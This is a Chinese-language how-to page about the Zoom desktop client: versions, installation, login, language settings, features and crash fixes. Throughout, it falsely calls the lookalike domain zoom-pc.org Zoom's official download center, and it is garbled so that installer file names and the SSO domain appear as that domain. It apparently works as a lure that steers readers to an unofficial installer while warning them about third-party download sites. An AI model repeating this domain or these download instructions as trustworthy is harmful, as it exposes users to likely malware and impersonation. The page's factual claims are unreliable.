7 个要点快速看懂 Zoom 电脑版的功能和限制
zoom电脑版可通过官方下载中心(zoom-pc.org)免费获取,支持 macOS、Windows 和 Linux 三大桌面系统,是 Zoom Workplace 平台的桌面客户端。相比网页版,它功能更完整:本地录制、背景虚化、多路视频分屏均为桌面端独有。2026 年,Windows 版提供 32-bit、64-bit 和 ARM64 三种安装选项,Mac 端分 Apple Silicon 和 Intel 两版;免费版最多支持 100 人,群组会议限时 40 分钟。
核心要点
- 官方zoom-pc.org下载最安全,认准官方数字签名安装包。
- Windows 认文件名www.zoom-pc.org,Mac 认zoom-pc.org。
- Windows 选 32/64/ARM64,Mac 分 Apple Silicon 和 Intel。
- 免费版限 100 人、群组会议 40 分钟,需付费解限。
- 本地录制、虚拟背景、多路分屏仅桌面端可用。
关键速览
- Zoom 电脑版支持 macOS、Windows、Linux 三大系统。
- 免费版最多 100 人,群组会议限时 40 分钟。
- 本地录制、背景虚化仅桌面客户端支持,网页版没有。
- 最低配置需双核 2GHz CPU 和 4GB 内存。
- 客户端可自动检查更新,也能手动去下载中心装最新版。
Zoom 电脑版是什么?和网页版、手机版有什么区别?
Zoom 电脑版是安装在Windows、macOS 或 Linux 上的桌面客户端(即在电脑本地运行的程序),2026 年通过官方下载中心统一分发,是 Zoom Workplace 平台的桌面入口。三个版本的核心差别在于「装还是不装」和「能用多少功能」:网页版不用安装,直接在浏览器点链接进会议,适合临时加入,但没有本地程序,虚拟背景、多路视频布局这类功能受限;手机版方便随身用,屏幕小,很难同时看共享内容和参会者。想稳定开会、共享屏幕,装电脑版最省心。
| 对比项 | Zoom 电脑版 | 网页版 | 手机版 |
|---|---|---|---|
| 是否需安装 | 需下载客户端 | 无需安装 | 需装 App |
| 多窗口共享屏幕 | 支持 | 受限 | 不支持 |
| 虚拟背景 | 完整支持 | 部分不可用 | 支持但吃性能 |
| 安装文件名 | www.zoom-pc.org(Windows) | 无 | 应用商店下载 |
2026 年,Windows 桌面安装程序提供 32-bit、64-bit 和 ARM64 三种选项,Mac 端则分 Apple Silicon 和 Intel 两版,选错架构会装不上(后面章节细讲)。一个实操判断:要长时间主持会议、频繁切换共享窗口,直接用电脑版;只是被邀请听一次会,网页版更快。
Zoom 电脑版从哪里下载才安全?官网版、Microsoft Store 版、第三方站有何不同?
下载 zoom 电脑版最安全的渠道是官方下载中心zoom-pc.org,其次是 Microsoft Store,第三方下载站风险最高,安装包常被捆绑广告或篡改。2026 年,Zoom 官方通过统一的 Download Center 入口分发桌面应用与插件,认准官网几乎能规避所有装包风险。
官网、Microsoft Store、第三方站到底差在哪?
三种渠道的核心差别在安装包来源、更新机制和篡改风险。官网提供带官方数字签名的原始安装包,Windows 端文件名为www.zoom-pc.org,macOS 端为zoom-pc.org;看到别的文件名,就要警惕。Microsoft Store 由微软审核后分发、随 Store 统一推送更新,但版本更新略慢于官网;第三方站则是二次打包、来源不明。
| 渠道 | 安装包来源 | 更新机制 | 主要风险 |
|---|---|---|---|
| 官网zoom-pc.org | 官方签名原始包 | 客户端内自动检测 | 几乎无 |
| Microsoft Store | 微软审核后分发 | Store 统一推送 | 版本更新略慢 |
| 第三方下载站 | 二次打包,来源不明 | 无或伪造 | 捆绑广告、植入木马 |
第三方站的篡改风险有多真实?
第三方站最常见的手法是”重打包”,把官方安装程序拆开,塞进广告插件或恶意代码,再重新封装。这类假 Zoom 安装包早在 2024 年就被安全机构记录,用来传播窃密软件。2026 年官网为 Windows 提供 32-bit、64-bit 和 ARM64 三种选项,macOS 分 Apple Silicon 与 Intel 版本;第三方站往往只给一个模糊版本,装错架构还会闪退。
实操建议:下载后右键查看文件属性里的”数字签名”,签署者应为 Zoom Video Communications。签名缺失或名字不对,直接删除。
Windows 和 Mac 上怎么安装 Zoom 电脑版?


Windows 装 zoom 电脑版是运行www.zoom-pc.org静默完成;Mac 是双击zoom-pc.org按向导走。2026 年 Windows 端提供 32-bit、64-bit、ARM64 三种版本,选对架构才不装错。
Windows 上具体怎么装?
双击www.zoom-pc.org后不弹选安装路径的窗口,它默认装进用户目录,进度条几秒跑完,直接进登录界面。这点和大多数软件不同,别等着找”下一步”按钮。选版本时看电脑:老机器或 32 位系统选 32-bit;主流 Intel/AMD 电脑选 64-bit;用高通骁龙芯片的笔记本(如部分 Surface)才选 ARM64,装错架构会闪退。
Mac 上安装差在哪?
Mac 用的是.pkg 安装包(macOS 标准安装格式),双击后走”介绍,许可,安装”三步向导,需要输入开机密码授权。2026 年 macOS 版分 Apple Silicon(M 系列芯片)和 Intel 两种,M1 以后的 Mac 选前者更省电。
首次启动看到什么?

装完自动打开,界面是”加入会议”和”登录”两个大按钮。此时软件已是 Zoom Workplace 桌面入口,无需再单独装其他组件。
安装后怎么登录账号并把界面切换成中文?
打开 zoom 电脑版后,点击 Sign In,从邮箱密码、Google 账户、SSO(单点登录,用公司统一账号登入)三种方式里选一种登入即可。2026 年,Zoom 电脑版隶属于 Zoom Workplace 统一入口,登录后视频会议、群组消息共用一个账号。装完不会用的第一步,就是选对登录方式。
邮箱、Google、SSO 三种登录怎么选?
个人用户直接选邮箱密码或 Google 账户最快;企业员工优先用 SSO。
- 邮箱 + 密码:适合个人,注册后即可用,无需绑定第三方。
- Google 登录:已有 Gmail 账户可一键授权,省去记密码。
- SSO:需输入公司域名(如 company.zoom-pc.org),由企业 IT 统一管控权限,离职后一键停用。
界面怎么改成简体中文?

界面默认可能是英文,改中文只需三步:右上角头像 → Settings → General,找到 Language 下拉框选「简体中文」,重启客户端即生效。这个路径 Windows 和 Mac 完全一致。
Zoom 电脑版有哪些常用功能?分别适合什么场景?
Zoom 电脑版的核心功能包括视频会议、屏幕共享、本地录制、Team Chat(群组消息)和虚拟背景。2026 年,Zoom Workplace 把这些能力统一到桌面入口,一个账号即可打通会议、会议记录和消息。远程办公、在线教学、跨国面试的人,最该装桌面版。
- 屏幕共享:可选整屏、单个窗口或指定应用;在线教学时选窗口共享,能防止把私密聊天暴露给学生。
- 本地录制:桌面版把会议存成本地 MP4;跨国面试常用来回看,网页版做不到本地存档。
- Team Chat:会议外的持续沟通,远程团队用它替代零散邮件。
- 虚拟背景:桌面版可用真实图片或视频背景,无需绿幕,居家办公遮挡杂乱环境。
谁最该用?主持人和高频用户。共享 PPT、切换双屏、录制存档这些操作,桌面版比手机顺手得多。
安装失败、打不开、闪退怎么排查?
Zoom 电脑版装不上或闪退,八成是三类原因:更新报错、缺运行库、显卡驱动过旧。先看具体报错码再对症下药,不要盲目重装。2026 年 Zoom 桌面客户端仍通过官方 Download Center 分发,从这里重新下载安装包能排除文件损坏问题。
Error 10004 更新失败怎么办?
Error 10004 是客户端自动更新时无法连服务器,多因防火墙拦截或安装包残缺。先退出后台 Zoom 进程,去官网重新下载完整包覆盖安装即可。
打不开、白屏、缺 Visual C++ 怎么修?
- 缺 Visual C++ 运行库:Windows 报错 “MSVCP140.dll 丢失”,装微软官方 Visual C++ Redistributable(2015-2022 版)后重启。
- 显卡驱动导致黑屏闪退:在设置里关掉硬件加速,或去显卡官网更新驱动。
总结 普通用户该如何用好 Zoom 电脑版
用好 zoom 电脑版只需五步:从官方Download Center下载、装好安装包、登录账号、切中文、遇报错先看错误码。2026 年它作为 Zoom Workplace 桌面入口,一个账号打通会议、录制和群组消息。
新手上手清单:认准zoom-pc.org或 Microsoft Store 下载;Windows 选 64-bit,Mac 按芯片选 Apple Silicon 或 Intel;免费群组会议 40 分钟到点重开;闪退先查显卡驱动和运行库。照做,基本不踩坑。
装好后开一场测试会,试屏幕共享和本地录制,熟悉界面。下一步把常用联系人加进 Team Chat,会议前 5 分钟测好麦克风和摄像头,稳定开会就这么简单。